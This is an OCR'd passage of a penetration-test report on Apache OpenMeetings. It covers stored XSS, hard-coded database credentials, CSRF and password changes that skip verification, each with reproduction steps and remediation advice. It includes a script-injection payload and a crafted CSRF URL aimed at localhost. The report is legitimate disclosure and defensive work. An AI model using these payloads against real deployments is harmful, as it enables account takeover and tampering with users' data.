
Steps to Reproduce

1. Log in to the application with valid credentials and navigate to `Profile` -> `Edit Settings`.
2. Enter the payload **"><script>alert(1311)</script>** in the `Title/first name` field. Click the `Save` button.



3. Navigate to `Home` -> `Dashboard` and open the Chat window in the bottom right corner of the application.

4. Enter any message and click the `Send button`. The JavaScript that was stored as the user's first name is reflected back and executed by the browser.



Remediation

Use proper output encoding. Whenever untrusted data is reflected into resulting HTML, it must be encoded to avoid XSS. Output encodings must be context specific, encoding HTML, attributes, and URLs with their proper encoding methods. Additionally, trusted encoding methods provided by languages or frameworks must always be preferred over custom implementations.

Validate all user input using rigorous whitelist style checking on the server. Regular expressions, inclusion lists, casting of primitive types, range constraints, and other means can be used to ensure that all user input contains only acceptable characters and has an appropriate format. Especially with web applications, there are many ways to represent the same data, so no blacklist is ever sufficient.

Validation must always be done on the server. Client-side validation may be used to provide a good user experience, but can always be bypassed and hence, is not useful as a security measure. Note that most HTML encoding libraries only encode `<`, `>`, and `"`.

Use context sensitive validation routines. When user input is supposed to be a phone number, only accept ten numerical digits and strip all other characters. When the user is inputting an email address, validate that only alphanumeric, periods `.`, and a single at-symbol `@` are present. Reject any input that does not fit the whitelist template for that data type. Consider the context of the input and whitelist appropriately. If special characters, such as quotations, are necessary, verify that the data is securely encoded throughout all components of the application.

Use double quotations for HTML attributes. When HTML entity encoding is performed on the server for user input, it is important that all HTML entities are consistently enclosed in

double `"` instead of single `'` quotes because many HTML encoding methods do not encode apostrophes (single quotes). Consider the following example HTML:

```
<input name="email_address" id="email" value=' ' type="text">
```

When user input is reflected from the server into the "value" attribute, a malicious attacker can include single quotes to alter the meaning. In particular, this input can include JavaScript keywords such as "onfocus" or "onmouseover" to embed malicious code.

Problem Report 2 - Use of Hard Coded Credentials

OpenMeetings uses hard coded credentials for server authentication. These hard coded credentials can be discovered by an attacker with access to the source code. The attacker would then be able to use these credentials in further attacks against the system if the credentials are not changed when the server is set up.

Component	Database
STRIDE	Spoofing, Tampering, Information Disclosure, Denial of Service, Elevation of Privilege
CWE	CWE-798: Use of Hard-coded Credentials
CAPEC	CAPEC-70: Try Common(default) Usernames and Passwords
CVSS v2 Score	5.8 (AV:N/AC:M/Au:N/C:P/I:P/A:N)
OWASP Reference	OWASP Top 10 2013-A5: Security Misconfiguration

Overall Severity	**Low**
Vulnerability Type	**Defense in Depth**
Impact	**Medium**
Confidentiality	An attacker can use this vulnerability to gain privileged access to the user data stored on the OpenMeetings server.
Integrity	With access to the server, an attacker can easily tamper the user data.
Availability	An attacker can delete or change files on the server, causing a denial of service to the users.
Exposure	Default server passwords are hard coded in the source code.
Affected Users	This affects all users of the OpenMeetings application, with emphasis on users that are hosting the OpenMeetings server.
Likelihood	**Low**
Skill Required	No skill is required to obtain the passwords from the source code other than a search of the persistence.xml files.
Conditions and Complexity	The attacker only needs to obtain the open source code from the Apache OpenMeetings website.
Discoverability	This can be easily discovered by reviewing the source code.
Reproducibility	This can be easily reproduced on a default installation of OpenMeetings.

Background Information

OpenMeetings uses hard coded credentials for server authentication. The OpenMeetings application is open source, making these default credentials easily discovered. An attacker could use these credentials in further attacks against the system if the credentials are not

changed when the server is initially set up.

Problem Details

The OpenMeetings application is open source, allowing anyone to view the source code. An attacker can obtain a copy of the source code from https://openmeetings.apache.org/source-repository.html. The hard coded default passwords are easily found within the source code, and can allow an attacker to leverage further attacks against users of the OpenMeetings application.

Affected Areas

The following xml files found in the `openmeetings-server/openmeetings-web/src/main/webapp/WEB-INF/classes/META-INF` directory contain hard coded server passwords. This list may not include all instances of this vulnerability in the OpenMeetings source. It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

- db2_persistence.xml
- derby_persistence.xml
- mssql_persistence.xml
- mysql_persistence.xml
- oracle_persistence.xml
- postgresql_persistence.xml

Test Steps

Test Configuration

The following is needed in order to reproduce this issue:

- A copy of the OpenMeetings source code, available at https://openmeetings.apache.org/source-repository.html.

The example below uses the mysql_persistence.xml file. This can be repeated for any of the locations listed in the *Affected Areas* of the *Problem Details* section.

Steps to Reproduce

1. Navigate to the *openmeetings-server/openmeetings-web/src/main/webapp/WEB-INF/classes/META-INF* directory.


2. Open the mysql_persistence.xml file in a text editor.

```
<properties>
    <property name="openjpa.RuntimeUnenhancedClasses" value="unsupported" />
    <property name="openjpa.ConnectionDriverName"
     value="org.apache.commons.dbcp2.BasicDataSource" />
    <property name="openjpa.ConnectionProperties"
     value="DriverClassName=com.mysql.jdbc.Driver
     Url=jdbc:mysql://localhost:3306/openmeetings?
```

```
autoReconnect=true&amp;useUnicode=true&amp;createDatabaseIfNotExist=true&amp;characte
rEncoding=utf-
8&amp;connectionCollation=utf8_general_ci&amp;cachePrepStmts=true&amp;cacheCallableSt
atements=true&amp;cacheServerConfiguration=true&amp;useLocalSessionState=true&amp;eli
deSetAutoCommits=true&amp;alwaysSendSetIsolation=false&amp;enableQueryTimeouts=false&
amp;prepStmtCacheSize=3000&amp;prepStmtCacheSqlLimit=1000&amp;useSSL=false
     , MaxActive=100
     , MaxWait=10000
     , TestOnBorrow=true
     , poolPreparedStatements=true
     , Username=root
     , Password="   />
```

Note that the username and password values are hard coded.

3. During installation, the hard coded defaults are populated.



Note that the user is given the option but is not recommended to change the database username and password.

Remediation

The server passwords and usernames should not be hard coded if at all possible. If they must be, users should be **required** to change these values prior to setting up the OpenMeetings server. Additionally, the passwords should be encrypted and not stored as plaintext. Users should be prompted to ensure proper access controls are in place for these files once the defaults have been changed.

Problem Report 3 - Cross-Site Request Forgery

OpenMeetings is vulnerable to Cross-Site Request Forgery (CSRF) attacks. An attacker can coerce authenticated users into performing actions without their consent or knowledge that they performed that action.

Component	OpenMeetings web client
STRIDE	Tampering, Elevation of Privilege
CWE	CWE-352: Cross-Site Request Forgery (CSRF)
CAPEC	CAPEC-62: Cross Site Request Forgery (aka Session Riding)
CVSS v2 Score	5.8 (AV:N/AC:M/Au:N/C:N/I:P/A:P)
OWASP Reference	OWASP Top 10 2013-A8: Cross-Site Request Forgery (CSRF)

Overall Severity	**High**
Vulnerability Type	**Directly Exploitable**
Impact	**High**
Confidentiality	An attacker can combine this attack with the insecure password update vulnerability detailed in Problem Report 4 to gain access to a user's account.
Integrity	Requests can be forged on behalf of a user without their authorization; including updating, deleting, and adding files or user account information and messages.
Availability	When combined with the insecure password update vulnerability detailed in Problem Report 4, an attacker can change a user's password, locking the user out of their own account.
Exposure	The OpenMeetings application does not implement anti CSRF tokens, making users vulnerable to CSRF. The password update feature is vulnerable to this attack, and user's passwords can be changed without authorization.
Affected Users	This affects only one user at a time.
Likelihood	**Medium**
Skill Required	Very little skill is needed to leverage this attack.
Conditions and Complexity	An attacker would need to lure a logged in victim to click a specially crafted URL.
Discoverability	This is easily discoverable by any user with access to the OpenMeetings application.
Reproducibility	This vulnerability is easily reproduced.

Background Information


The Cross-Site Request Forgery (CSRF) attack (also known as a session riding attack) exploits the design and normal use of browser cookies. Cookies are used to store session identifiers and are automatically included in HTTP requests to a server by the web browser.

The following steps detail what occurs in a general CSRF attack. Everything that happens after

the user opens the attacker-controlled page is done in the background, without the user's consent or knowledge.

1. A user authenticates to a vulnerable web application. Typically, this is done with a username and a password.
2. The server gives the user a session ID, which is stored as an HTTP Cookie.
3. The user opens a webpage which contains attacker-controlled HTML or JavaScript. This may be done in a separate tab or window and can come from a completely different server.
4. The malicious HTML or JavaScript silently submits a POST or GET request from the user's browser to the vulnerable server. The attacker can use obscure methods for accomplishing this, such as embedding a GET request in an image tag or a POST request within an IFrame. The browser will submit the request when it renders the webpage.
5. When the malicious request is sent to the vulnerable server, the user's session cookie is automatically sent as well.
6. The server validates the cookie and performs the action on behalf of the unsuspecting user.

Figure 1 visually demonstrates what occurs during a CSRF attack:



Note: The attacker does not have access to read the cookie data or server response directly, and the malicious page can be constructed using simple HTML or JavaScript.

By compelling the user to send a request, an attacker can perform any action for which the user is authorized. Additionally, an attacker can chain other vulnerabilities together, such as using a CSRF attack to perform a SQL injection attack on pages the attacker may not have access to. CSRF attacks can be constructed to perform multi-step operations as well.

Problem Details

The web services of the OpenMeetings application were found to be vulnerable. This may not

include all CSRF vulnerabilities in the system. It is suggested that, upon remediation, the development team review areas of code where similar techniques are used in order to find and fix similar vulnerabilities.

Test Steps


Test Configuration

The following is needed in order to reproduce this issue:

- Access to the OpenMeetings application and a valid set of credentials.


Steps to Reproduce

1. Login to the OpenMeetings application at http://localhost:5080/openmeetings/signin/ with a valid user account.



2. Select the chat window at the bottom right corner of the page.


3. Type a message into the box and click send.



4. Press Ctrl+Shift+I to open the developer tools.

5. Select the Network tab to view the network requests.

6. Click on the request to send the chat message.




7. Append the form data to the end of the URL to craft a new message:

For example:


http://localhost:5080/openmeetings/?0-1.0-main-chatPanel-chat-sendForm-send&id10_hf_0=&chatMessage%3Atextarea=This+is+a+CSRF+message!&activeTab=&send=1

- Note the message was changed in this example to contrast the difference between the messages.



8. Enter the crafted URL into a new browser tab.

9. When the page loads, open the chat window to view that the message has been successfully sent.



Remediation

Synchronizer Token Pattern

This method works by generating and including a unique anti-CSRF token in all POST requests. This token is stored on the server and is added as a hidden HTML element in the form of the request's origin. When the POST request is made by the client, the form element is sent along with the rest of the form data. The server validates that the transmitted token is the same as the previously stored token before allowing the action to go through.

The anti-CSRF token must be invalidated after it is used to prevent replay attacks. In addition, for every page load, a new anti-CSRF token must be generated and stored to facilitate multiple browsers or tab navigation. Finally, the anti-CSRF tokens must be tied to the user session and invalidated after the user session has ended. In the case of long-lasting sessions, the anti-CSRF tokens must also have a shorter timeout.

Stateless Anti-CSRF Method

The most effective CSRF protection method is the Synchronizer Token Pattern listed above. However, as an interim fix, the Stateless Anti-CSRF Method can be implemented with less re-architecting and no server-side storage.

Stateless Anti-CSRF can be implemented in one of two ways:

1. At the start of a client session, a unique anti-CSRF token is generated and set as a cookie on the client. As cookies are submitted on every HTTP request, the server reads the anti-CSRF cookie and adds the value to the response as a hidden HTML form element. When the client submits the POST request, the anti-CSRF cookie and the hidden HTML element are submitted and the server can validate that the HTML element and the submitted cookie are the same.

This method is less ideal because it uses a single session-wide anti-CSRF token. If an attacker can discover or write the anti-CSRF cookie (due to another vulnerability) the protection provided by the method will be negated. To minimize these risks, the anti-CSRF token cookie must always be marked with the HttpOnly and the Secure flags.

2. When a client requests a page that returns HTML form elements, the server issues a new unique token which is set as a cookie and in a hidden form field. Upon form submission, the hidden token is verified to match the value set in the cookie just like the previous method.

   Because the token changes and the server resets the cookie in each request, this method limits the impact of an attacker recovering a valid CSRF token. Note, however, that this will cause request failures when a client is using multiple tabs or browser instances. This may have a negative impact on user experience that is worth considering when selecting which Stateless Anti-CSRF implementation to use.

Additional Recommendations

Require users to re-authenticate or provide a One-Time Password or PIN in the form of Two-Factor Authentication (2FA) before performing dangerous operations. Whether this measure is necessary depends on the sensitivity of the action being performed. This will require the user to enter their password or a 2FA token for operations such as adding users or changing passwords. The 2FA token may be sent to the user via text, email, or another method.

Never perform actions on the server based on GET requests. If GET requests are used to perform actions on the server, then anti-CSRF tokens will need to be included in these requests. However, these tokens may be leaked in browser history, HTTP log files, Referer headers, and elsewhere. In addition, certain CSRF-prevention frameworks only verify CSRF tokens in POST requests. For these reasons, it is important to only include anti-CSRF tokens in HTTP POST bodies and never perform user actions based on GET requests.

Checking Referer headers. In the past, validating the Referer header in requests has been presented as a valid solution to CSRF attacks. However, this step alone does not defend against CSRF, as not all web browsers and servers respect the Referer header. The potential for blocking valid users is potentially greater than the protection this provides.

Ensure the crossdomain.xml file and/or Cross-Origin Resource Sharing (CORS) headers are restricted. The cross-domain policy file is used to allow Flash clients from other domains to send and receive data from the target domain. The crossdomian.xml file was found to be overly permissive on the OpenMeetings application, as outlined in Problem Report 23. The CORS header instructs modern browsers to relax or ignore the same-origin policy. If either policy is unrestricted, then attackers may be able to bypass CSRF protections from other domains.

Problem Report 4 - Insecure Password Update Functionality

The password update feature is insecurely implemented by the application. It is possible for an attacker to exploit the weakness present in this feature and change a user's password.

Component	OpenMeetings web client
STRIDE	Spoofing, Denial of Service, Elevation of Privilege
CWE	CWE-620: Unverified Password Change
CAPEC	CAPEC-115: Authentication Bypass
CVSS v2 Score	3.0 (AV:L/AC:M/Au:S/C:P/I:P/A:N)
OWASP Reference	OWASP Top 10 2013-A2 : Broken Authentication and Session Management

Overall Severity	**Low**
Vulnerability Type	**Directly Exploitable**
Impact	**Low**
Confidentiality	The user's account can be accessed, and all information associated with the account is disclosed to the attacker.
Integrity	An affected user can be impersonated and actions can be performed on the user's behalf.
Availability	A denial of service condition can be created by changing the current user's password, locking the user out of their own account.
Exposure	A user's password can be updated without entering the original password, making the user vulnerable to CSRF attacks.
Affected Users	All users are vulnerable, but a single user is affected at a time.
Likelihood	**Medium**
Skill Required	If the user's account is breached physically, no skill is required to exploit this vulnerability. An attacker would only need access to an unattended workstation. If exploited remotely, an attacker would need some skill to leverage other vulnerabilities present in the OpenMeetings application or gain access to the user's session.
Conditions and Complexity	To successfully exploit this vulnerability, an attacker must have access to a user's current session. The complexity of this attack is minimal once access is obtained.
Discoverability	This vulnerability is easily discoverable by any user of the OpenMeetings application.
Reproducibility	This vulnerability is easily reproduced across all platforms for the OpenMeetings application.

Background Information

The OpenMeetings application has a feature where a user with sufficient privileges can update their own password. When entering a new password, the user's original password is not required. This allows any user with temporary access to a valid users account to change the password without knowing the original password.

Problem Details

By navigating to the profile settings tab located at http://localhost:5080/openmeetings/#profile/edit, a user can change their current password. An attacker that gains access to an existing user's session, either by physically accessing an unattended workstation or via a remote attack, can change the user's password without prior knowledge of the original password. This results in the user being locked out of their own account, effectively creating a denial of service condition for the user.

Furthermore, this vulnerability exacerbates the severity attacks such as Cross-Site Request Forgery (CSRF), detailed in Problem Report 3. By not requiring the current user's password to update settings, an attacker can exploit of this vulnerability in tandem to remotely gain access to the user's session and lock the user out of their own account.

